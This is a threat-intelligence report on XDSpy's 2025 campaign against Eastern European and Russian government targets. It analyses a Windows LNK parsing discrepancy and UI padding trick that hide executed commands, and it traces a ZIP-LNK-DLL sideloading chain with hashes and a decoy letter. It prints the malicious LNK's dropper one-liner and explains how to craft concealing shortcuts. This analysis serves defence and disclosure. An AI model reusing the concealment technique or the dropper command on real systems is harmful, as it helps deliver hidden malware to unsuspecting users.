
SadFuture: Mapping XDSpy latest evolution

By Cyber Threat Research Team

Published: 2025-06-16 · Archived: 2026-04-05 22:22:56 UTC

Published on 16 June, 2025 55min



Identifier: TRR250601.

Summary

> This report examines recent activities we attribute to the XDSpy threat actor, focusing on an ongoing campaign targeting Eastern European and Russian governmental entities using the XDigo malware, dating back to March 2025. Our investigation stemmed from Trend Micro's ZDI-CAN-25373 vulnerability, leading us to a small cluster of LNK files used in a multi-stage infection chain.
>
> We provide comprehensive malware analysis of XDigo, XDSpy's Go implant, and its ties to previously known and unattributed XDSpy activities reported by third parties. We further provide in-depth technical analysis of an issue in LNK parsing we discovered being abused in this campaign.
>
> Additionally, we identified ties and overlaps in XDSpy's infrastructure used across different campaigns. This infrastructure analysis enabled us to discover additional, more recent activity employing an alternative infection chain.

Background: our long shortcut to XDSpy

XDSpy is a peculiar case in the persistent cyber espionage landscape, having operated largely undetected from 2011 until its discovery by ESET researchers in early 2020, possibly due to an advisory by the Belarussian CERT earlier that year. XDSpy primarily targets government entities in Eastern Europe and shows no links to known APT groups, whether in code, infrastructure or targeting.

In the years following ESET's publication, XDSpy activities did not receive coverage from western cybersecurity companies or communities, with reports written almost exclusively by Russian and Chinese companies.

This article is a full public write-up of investigations we conducted starting from a small cluster of LNK files we could associate to XDSpy in March. We first briefly introduced our findings during a *lightning talk* ("Windows LNK zero-day exploited by 11 state-sponsored groups… but we counted 12") on May 22 at Botconf 2025, and parts of related files and activities have been described by a Russian company on May 27 shortly after.

ZDI-CAN-25373

In March 18, Trend Micro reported that state-sponsored groups massively exploited a "zero-day vulnerablity" in Microsoft Windows LNKs to conduct cyber-espionage campaigns. The vulnerablity they dubbed as "ZDI-CAN-25373" allows hiding executed commands from Windows UI in specifically crafted shortcut files.

Our own analysis indicates that ZDI-CAN-25373 is mostly designating a misleading display of information within Microsoft Windows explorer UI. Indeed, if you put enough whitespace characters before the command line arguments of a Windows shortcut, those arguments will not appear in the LNK properties UI (see Fig. 1):

- for Windows LNK files that are aimed at executing a command, the executable path (for instance `C:\Windows\System32\cmd.exe`) and command arguments (eg. `/c "notepad.exe"`) are concatenated as a command line with a space in between (`C:\Windows\System32\cmd.exe /c "notepad.exe"`), and displayed within an editable text box named "Target" in the LNK file properties UI;
- when the properties UI is first opened, the cursor within the Target text box is moved at the end of the content. Additionally, the graphical width of the text box allows at most 78 space characters ( ) to be displayed at once with the default font;
- the Target UI text box further limits the total stored text content to 259 characters (which matches the historical Windows `MAX_PATH` value, 260, minus a string termination NULL character);
- as a result, if there are enough whitespaces before the command line arguments (259 minus the characters length of the executable path, but no less than 78), the latter will be padded right out of the Target text box (because of the total content limit), and only whitespaces will be shown to the user (because the Target text box can only display 78 spaces characters at once, and cursor within it is moved at the end).




Figure 1 – Overview of ZDI-CAN-25373

Whitespace ASCII characters such as STX (`0x02`), TAB (`0x09`) and SPACE (`0x20`) can be used as padding before command line arguments. Those characters will not be interpreted by the Windows shell, and will actually be displayed as spaces in the LNK file properties UI (some other whitespace characters are displayed as squares or arrows in the text field). They can further be mixed with additional characters that are invisible in the UI, such as LF (`0x0A`), CR (`0x0D`) or FS/GS/RS/US (`0x1C` – `0x1F`).

We also noticed that surprisingly, the Target text box in the Windows LNK file properties UI did not always behave the same way, depending on the Windows version (see Fig. 2). In Windows 10 22H2 and Windows 11 23H2 after the “2025-02 Cumulative Update” has been applied, if the characters count of the concatenated command line reaches 259, the “Target” text box in the properties UI is greyed-out (not editable anymore), and the text box content is displayed from the beginning rather than the end. For other Windows versions that we tested (Windows 10 22H2 and Windows 11 23H2 before the “2025-02 Cumulative Update”, Windows Server 2019 and Windows 11 24H2 regardless of the patch), this variation does not exist.




Figure 2 – target text box display variation in Windows 10 22H2 after 2025-02 Cumulative Update

Finally, it is worth noticing that the described LNK file properties display issue can also be exploited by padding command line arguments with whitespaces as a suffix, provided the total length of the command line payload (executable path + a space + command line arguments) is 259 characters long at most and ends with at least 78 spaces.

Specifications are made and ignored

While investigating the described whitespaces padding issue in the LNK file properties UI, and particularly why the Target UI text box was designed to hold 259 characters at most, we made an interesting finding: Microsoft does not actually implement its own MS-SHLLINK specification to parse LNK files[1]. This leads to confusing situations, where some LNK files are parsed differently per specification and in Windows, or even that some LNK files which should be invalid per specification are actually valid to Microsoft Windows.

Indeed, according to MS-SHLLINK (see title 2.4 “StringData” in specification, and Fig. 3), elementary strings within LNK files (such as those storing the LNK description, command line arguments or LNK icon location) are encoded in a common and simple way: 2 bytes (`CountCharacters` field in Fig. 3) tell how many string characters there are, and corresponding string bytes (`String` , field in Fig. 3, either ASCII or Unicode-encoded as defined in LNK header) follow.

```
STRING_DATA = [NAME_STRING] [RELATIVE_PATH] [WORKING_DIR]
              [COMMAND_LINE_ARGUMENTS] [ICON_LOCATION]
```

All StringData structures have the following structure.




Figure 3 – StringData fields and structure in LNK files according to the MS-SHLLINK 8.0 specification

In those circumstances, the maximum theoretical limit for the length of a string is the greatest integer value that can be encoded within 2 bytes (`CountCharacters` is a 2-bytes unsigned integer, and the specification further states that strings must not be NULL-terminated): 65 535 characters.

But looking at the actual implementation of LNK parsing in Microsoft Windows (for a fully patched Windows 11, see Fig. 4), we could determine that Microsoft is not exactly implementing its own specification, as all strings of a LNK file except the command line arguments[2] are limited to 259 characters (260, but the last character is actually always *replaced* by a NULL character).

```
    CShellLink::_FreeLinkInfo((CShellLink *)this);
}
if ( ((_DWORD)this[60] & SLDF_HAS_NAME) != 0 )
  StringCoAlloc = Stream_ReadStringCoAlloc(
                    (__int64)pstm,
                    (_DWORD)this[60] & (unsigned int)SLDF_UNICODE,
                    260,
                    (__int64)(this + 48));
if ( StringCoAlloc >= 0 )
{
  if ( ((_DWORD)this[60] & SLDF_HAS_RELPATH) == 0
    || (StringCoAlloc = Stream_ReadStringCoAlloc(
                          (__int64)pstm,
                          (_DWORD)this[60] & (unsigned int)SLDF_UNICODE,
                          260,
                          (__int64)(this + 49)),
        StringCoAlloc >= 0) )
  {
    if ( ((_DWORD)this[60] & SLDF_HAS_WORKINGDIR) == 0
      || (StringCoAlloc = Stream_ReadStringCoAlloc(
                            (__int64)pstm,
                            (_DWORD)this[60] & (unsigned int)SLDF_UNICODE,
                            260,
                            (__int64)(this + 50)),
          StringCoAlloc >= 0) )
    {
      if ( ((_DWORD)this[60] & SLDF_HAS_ARGS) == 0
        || (StringCoAlloc = Stream_ReadStringCoAlloc(
                              (__int64)pstm,
                              (_DWORD)this[60] & (unsigned int)SLDF_UNICODE,
                              0,
```

Figure 4 – Actual Windows 11 implementation of StringData parsing in LNK files, as disassembled

Because of this deviation from the specification, one can specifically craft a LNK file which seemingly execute a certain command line or even be invalid according to third party parsers implementing the specification (see Fig. 5), while executing another command line in Windows (see Fig. 6).

```
                                                                % lnkparse -a lnk_fixed_blah.lnk
Windows Shortcut Information:
   Guid: 00021401-0000-0000-C000-000000000046
   Link flags: HasTargetIDList | HasName | HasArguments - (37)
   File flags: FILE_ATTRIBUTE_NORMAL - (128)
   Creation time: 2098-06-27 14:42:20.574446+00:00
   Accessed time: 2182-08-09 10:52:54.502051+00:00
   Modified time: 2142-06-14 10:03:23.587315+00:00
   File size: 1943901357
   Icon index: 0
   Windowstyle: SW_SHOWMINNOACTIVE
   Hotkey: UNSET - UNSET {0x0000}
   Header size: 76
   Reserved0: 0
   Reserved1: 0
   Reserved2: 0

   TARGET:
      Size: 139
      Items:
      -  Root Folder:
            Sort index: My Computer
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
      -  Volume Item:
            Flags: '0xf'
            Data: null
      -  File entry: {}
      -  File entry: {}
      -  File entry: {}
      Index: 78

   LINK INFO: {}

   DATA:
      Description: Blah
      Command line arguments: file.pdf

   EXTRA: {}
```

Figure 5 – Third party LNK parser LnkParse3 1.5.1 showing a LNK file command line according to specification. LnkParse3 has later been patched to parse as Windows does in version 1.5.2




Figure 6 – Windows COM object-based parsing and properties UI of the same LNK file, showing that Windows parses the LNK file differently

In order to do so, one can for instance create a LNK file (see Fig. 7) pointing to `cmd.exe` with a description string field (`NAME_STRING`) and command line arguments (`COMMAND_LINE_ARGUMENTS`). The `NAME_STRING` should be longer than 259 characters and embed a valid StringData encoding of command line arguments at the end, starting at character offset 260 in `NAME_STRING` . The specification-valid `COMMAND_LINE_ARGUMENTS` StringData should then follow, be of arbitrary length and could contain decoy data. Windows will use the StringData which is available at character offset 260 in `NAME_STRING` as command line arguments, regardless of the `CountCharacters` for `NAME_STRING` , while parsers which comply with the specification should use the `COMMAND_LINE_ARGUMENTS` StringData which comes after (character offset 275).

Figure 7 – Diagram of the strings of a specifically crafted LNK file which is parsed differently in Windows and according to the MS-SHLLINK specification

When combined with the ZDI-CAN-25373 whitespaces padding issue in the LNK properties UI, this additional LNK parsing confusion can be leveraged to hide the command line that is executed from both the Windows UI and third party parsers (see Fig. 8, 9 and 10).




Figure 8 – Third party LNK parser LECmd 1.5.1.0 crashing over a specifically crafted LNK file




Figure 9 – Third party LNK parser LnkParse3 1.5.1 showing an empty command line for the same specifically crafted LNK file. LnkParse3 has later been patched to parse as Windows does in version 1.5.2




Figure 10 – Windows COM object-based parsing and UI display of the same specifically crafted LNK file, showing that Windows parses a LNK file differently, and hide command lines arguments in the UI

This specification versus implementation confusion issue (matching CWE-130, “Improper Handling of Length Parameter Inconsistency”) was reported to Microsoft (and took into consideration) as part of our responsible disclosure practices in March. We consider that the MS-SHLLINK specification should at least be updated to detail that Windows implementations is limiting most StringData items to an arbitrary length.

A unique LNK cluster

Having noticed the previously described LNK parsing confusion, we then decided to look for LNK files in the wild that might abuse it as combined with ZDI-CAN-25373.

To do so, instead of looking for fixed whitespaces pattern, we leveraged Yara to parse LNK files content at certain offsets. This not only allowed to reliably detect “variations” from specification, but also speeding up the Yara scanning, taking all variants of whitespaces combination into account, and discarding any irrelevant whitespaces patterns (such as those appearing out of StringData content).

Out of hundreds of LNK files implementing ZDI-CAN-25373 we identified in a publicly available file collection in mid-March using this search approach, we were able to isolate 9 LNK files that also implemented the previously described LNK parsing confusion. Those 9 LNK files had been submitted to an online multiscanner service on March 11 to 13, and were initially distributed in ZIP archives. Those LNK and ZIP files were the starting point for our investigation.

Infection chain

Our previously described research identified 9 LNK files, from which we retrieved 8 ZIP archives parents, named as `dokazatelstva.zip` [3] or `proyekt.zip` [4]. The ZIP files exhibit a consistent structure, each containing:

- a LNK file with name matching either the `доказательства_<number>.lnk` [3] or `проект_<number>.lnk` [4] pattern;
- another ZIP archive disguised with an `.ini` extension (example name: `wiw.ini`), containing:
  - a renamed, legitimate and signed Microsoft executable (originally name `DeviceMetadataWizard.exe`, SHA-256 `1793dae4d05cc7be9575f14ae7a73ffe3b8279a811c0db40f56f0e2c1ee8dd61`),
  - a Malicious stage 1 DLL to be sideloaded, as `d3d9.dll`,
  - a decoy PDF document, renamed as `test.cfg`, whose opening will be triggered from the stage 1.

ZIP archive SHA-256 (name, date of archiving)	Embedded LNK SHA-256 (name)
`4f1d5081adf8ceed3c3daaaa3804e5a4ac2e964ec90590e716bc8b34953083e8` (`dokazatelstva.zip`, 2025-03-05 03:02)	`9c1acde0627da8b518b0522d6fed15cecf35b20ed8920628e9f580cfc3f450ed` (`доказательства_0007093.lnk`)
`ccf56b6b727da47c89f7a1a47cc04ab3a41d225c1298a74f16c939a5622b03f2` (`dokazatelstva.zip`, 2025-03-05 03:49)	`536cd589cd685806b4348b9efa06843a90decae9f4135d1b11d8e74c7911f37d` (`доказательства_000224.lnk`)
`a28ee84bfbad9107ad39802e25c24ae0eaa00a870eca09039076a0360dcbd869` (`dokazatelstva.zip`, 2025-03-05 03:50)	`0b705938e0063e73e03645e0c7a00f7c8d8533f1912eab5bf9ad7bc44d2cf9c3` (`доказательства_089741.lnk`)
`678f79e78847a1274238740bb8cada62f9c41cab96df8537d87d38850502d0a2` (`dokazatelstva.zip`, 2025-03-05 04:16)	`e62c3135fd708ee420cf767fa1654d8d66ff01f5160ddadf633e3cc5eaeaa926` (`доказательства_066551.lnk`)
`b03d9dd170cd82890ee1a5503529b81ce8064893e31a88b87081a8c72610d810` (`dokazatelstva.zip`, 2025-03-05 04:27)	`cfd0d56ca3d6c9ca232252570522c4b904be2807c461276979b1f8c551ccd4aa` (`доказательства_099543.lnk`)
`e14fdb6c0b5b64e1ca318b7ad3ac9a4fd6dec60ef03089b87199306eba6e0ca6` (`dokazatelstva.zip`, 2025-03-05 04:32)	`904db68a915b4bbd0b4b2d665bb1e2c51fa1b71b9c44ce45ccd4b4664f2bfd8e` (`доказательства_034464.lnk`)
`81bb1cf3a805c1375bb3251eea9f1ad132ab1266295a75cda9ffe9278588ac7f` (`proyekt.zip`, 2025-03-05 05:19)	`65209053f042e428b64f79ea8f570528beaa537038aa3aa50a0db6846ba8d2ec` (`проект_00252053.lnk`)
`59b907430dde62fc7a0d1c33c38081b7dcf43777815d1abcf07e0c77f76f5894` (`proyekt.zip`, 2025-03-05 23:50)	`5be9aba659baa089bcd253905deaf3f084f2b8f03701e90f2a46b36781165925` (`проект_08811127.lnk`)
? (`dokazatelstva.zip`)	`d5c0fd26ba1504bde3222202f7a257efa9cdbc6949718495a7c33cd6510fce2a` (?)

We could not reliably identify a distribution source for those ZIP archives at the time of the finding, and suspected they could be sent as attachment or downloaded from URLs in malicious emails. A third party publication from May 27 since indicated some of those ZIP archives at least were distributed via spearphishing emails containing links to the archives.

The execution chain initiates with the user unzipping the archive and opening the embedded LNK file, which triggers the legitimate executable. This executable in turn sideloads the malicious `d3d9.dll`. The malicious DLL is a C# .NET-based stage 1 downloader which establishes persistence on the host, and that we named “ETDownloader”.

Although we couldn’t fetch any next stage payload from stage 1, we were able to identify and analyze what we assess with low to moderate confidence could be a subsequent payload in this infection chain (see Fig. 11), and with moderate to high confidence to be a data collection implant that is leveraged by the same threat actor. This assessment is based on infrastructure, victimology, timing, tactics and tooling correlation (see Attribution).




Figure 11 – Infection chain chart

Malicious LNK file

Filename	`проект_00252053.lnk`
Creation time	2024-04-28 05:10:23
Hash (SHA-256)	`65209053f042e428b64f79ea8f570528beaa537038aa3aa50a0db6846ba8d2ec`

While the creation time in the LNK file is set to 2024-04-28 05:10:23, the file archiving time as stored in the parent ZIP archive is set to 2025-03-05 05:19 – the latter is more consistent with other time data that have been observed or collected for the associated infection chain.

This specially-crafted LNK file is leveraging both ZDI-CAN-25373 and the LNK command line arguments parsing confusion as we described in Background. It is unclear if the LNK command line arguments parsing confusion and UI display issue have been willingly triggered by the LNK file creators, or if they are the result of an error in the LNK file generation process. Indeed, we demonstrated in Background that LNK files could be created to completely hide (or masquerade) the command line arguments that are executed by Windows, while this sample did not properly mask them in some available third party parsers, and did not fully mask them in Windows UI, at the time it was likely deployed (see Fig. 12 and 13).

```
LINK INFO: {}

DATA:
   Working directory: "C:\\Windows\\System32
      \
      \                              /c \"set PATH=%windir%\\s
      \ %f (chcp 65001 | echo | set /p=\"import System;imp
      \ Main(){var args:String[]=System.Environment.GetCom
      \ args[2]);System.IO.Compression.ZipFile.ExtractToDi
      \ args[2]);Process.Start(\"cmd.exe\", \"/C move \" +
      \ + \"_\");}Main();\">%TEMP%\\B5DUC80ULT7L.a & for /
      ') do @set \"_jsc=%j\" & for /L %i in (1,1,3) do @if
      %USERPROFILE%\\L80OWGTGHWBX\\YEZYZO107H.exe\" & exit
      L80OWGTGHWBX\") else (@if not exist %TEMP%\\unzip.ex
      \ %SystemRoot% /M notepad.exe /C \"cmd /c %_jsc% /no
      B5DUC80ULT7L.a\")))) ))\"\x1F"
   Command line arguments: :\Windows\System32\shell32.dll

EXTRA: {}
```

Figure 12 – Malicious LNK parsing from third party LNK parser LnkParse3 1.5.0 (published version at the time of LNK file archiving) improperly showing the command line arguments




Figure 13 – Malicious LNK parsing from third party LNK parser LECmd 1.5.1.0 and Windows properties UI

However, this level of LNK parsing confusion may still be sufficient to prevent detection or thwart defense mechanisms: as can be seen (Fig. 12), some third party parsers do (or did) not report command line arguments as they would be executed by Windows in their corresponding “command line arguments” results.

The LNK file triggers the execution of an intricate Windows shell command one-liner, which further unpacks the `.ini` file (intially found in the parent ZIP). It then indirectly triggers the execution of a sideloaded stage 1 (ETDownloader) through an intermediary compiled JavaScript .NET script. It should be noted that this LNK file expects to be executed from a folder which also contains the other `.ini` file of the parent ZIP (this will be the case if the parent ZIP archive is opened through Windows explorer, and the LNK file in it executed directly).

In details, the one-liner Windows shell command in the LNK file:

- stores a JavaScript .NET code snippet (`Main`) as `%TEMP%\B5DUC80ULT7L.a` ;

- compiles the latter to an assembly named `%TEMP%\unzip.exe`, using the legitimate system compiler `jsc.exe` and cloning metadata from a system library (`System.IO.Compression.FileSystem.dll`);
- runs the previously created `%TEMP%\unzip.exe`, which in turn will:
  - extract the parent ZIP (`proyekt.zip`) in a created `%USERPROFILE%\L80OWGTGHWBX` folder,
  - extract `wiw.ini` (which is another ZIP archive in the parent ZIP), which contains `YEZYZO107H.exe` (copy of the legitimate `DeviceMetadataWizard.exe`), `d3d9.dll` (the stage 1) and `test.cg` (a decoy document), to the same `L80OWGTGHWBX` folder,
  - rename itself as `unzip.exe_` ;
- runs the previously extracted `%USERPROFILE%\L80OWGTGHWBX\YEZYZO107H.exe`, which will finally trigger the sideloading of `d3d9.dll`, the stage 1 (ETDownloader, see later).


Below is a prettified adptation of the Windows shell one-liner in the LNK file, for readability:

```
 set PATH=%windir%\system32;%PATH% & (
for /R "%USERPROFILE%" %f in (proyekt.zip) do (
    @IF EXIST %f (
        chcp 65001 | echo | set /p="import System;
        import System.IO;
        import System.IO.Compression;
        import System.Text;
        import System.Diagnostics;
        function Main(){
            var args:String[]=System.Environment.GetCommandLineArgs();
            Directory.CreateDirectory(args[2]);
            System.IO.Compression.ZipFile.ExtractToDirectory(args[1], args[2]);
            System.IO.Compression.ZipFile.ExtractToDirectory(args[2] + "\\" + (
                Convert.ToChar(119) + Convert.ToChar(105) +
                Convert.ToChar(119) + Convert.ToChar(46) +
                Convert.ToChar(105) + Convert.ToChar(110) +
                Convert.ToChar(105)
            ), args[2]);
            Process.Start(""cmd.exe"", ""/C move "" + System.Reflection.Assembly.GetExecutingAssembly().Location + "" "" +
        }
        Main();" > %TEMP%\B5DUC80ULT7L.a
        for /f %j in ('dir /b /s /a:-d /o:-n ""%SystemRoot%\Microsoft.Net\Framework\*jsc.exe""') do @set "_jsc=%j"
        for /L %i in (1,1,3) do (
            @if exist "%USERPROFILE%\L80OWGTGHWBX\YEZYZO107H.exe" (
                start "" /MIN "%USERPROFILE%\L80OWGTGHWBX\YEZYZO107H.exe"
                exit
            ) else (
                @if exist %TEMP%\unzip.exe (
                    %TEMP%\unzip.exe "%f" "%USERPROFILE%\L80OWGTGHWBX"
                ) else (
                    @if not exist %TEMP%\unzip.exe_ (
                        @if not exist %TEMP%\unzip.exe (
                            C:\Windows\system32\forfiles.exe /P %SystemRoot% /M notepad.exe /C "cmd /c %_jsc% /nologo /r:S
                        )
                    )
                )
            )
        )
    )
))
```

Decoy documents

The decoy documents (`test.cfg`) that are embedded in the ZIP archives are later opened by the stage 1 (ETDownloader, see later).

We observed two decoy documents used in this campaign. The first (see Fig. 14) is a scan of an old document addressed to the President of the Presidium in Kazahstan’s Almaty City Bar Association (ACBA). The letter addresses procedural violations and transparency issues within Kazakhstan’s largest bar association, which serves as the country’s main provider of legal aid and maintains international cooperation with organizations including the OSCE, American Bar Association, and European Union Delegation.



Председателю президиума Алматинской
городской коллегии адвокатов Карчегенову К.К.
от адвоката АГКА Утебекова Д.Н.,
адрес: г. Алматы, [redacted]
раб.: [redacted]

Досудебная претензия

13 апреля 2018 года г. Алматы

Я прочел на сайте Алматинской городской коллегии адвокатов (АГКА), что 07.04.2018 прошла «отчетно-выборная конференция членов коллегии». Вероятно, речь идет об общем собрании (конференции) членов АГКА в соответствии с терминологией п. 1 ст. 23 Закона РК «Об адвокатской деятельности» (далее – Закон). Решение АГКА по неясным причинам на сайте не выложено.

Согласно пп. 2) и 3) п. 1 ст. 28 Закона член коллегии адвокатов имеет право избирать органы коллегии адвокатов, участвовать в обсуждении и принятии решений. К сожалению, **меня никто не извещал о повестке** и других обстоятельствах общего собрания.

Как я понимаю, я якобы должен был явиться в юридическую консультацию (ЮК) № 3 АГКА для выбора делегатов. Но мне неясно, какое отношение я имею к данной ЮК, поскольку я осуществляю профессиональную деятельность индивидуально и из членов ЮК № 3 вышел 5 лет тому назад.

Figure 14 – Decoy letter to President of the Presidium of the Almaty City Bar Association Karchegenov K.K.

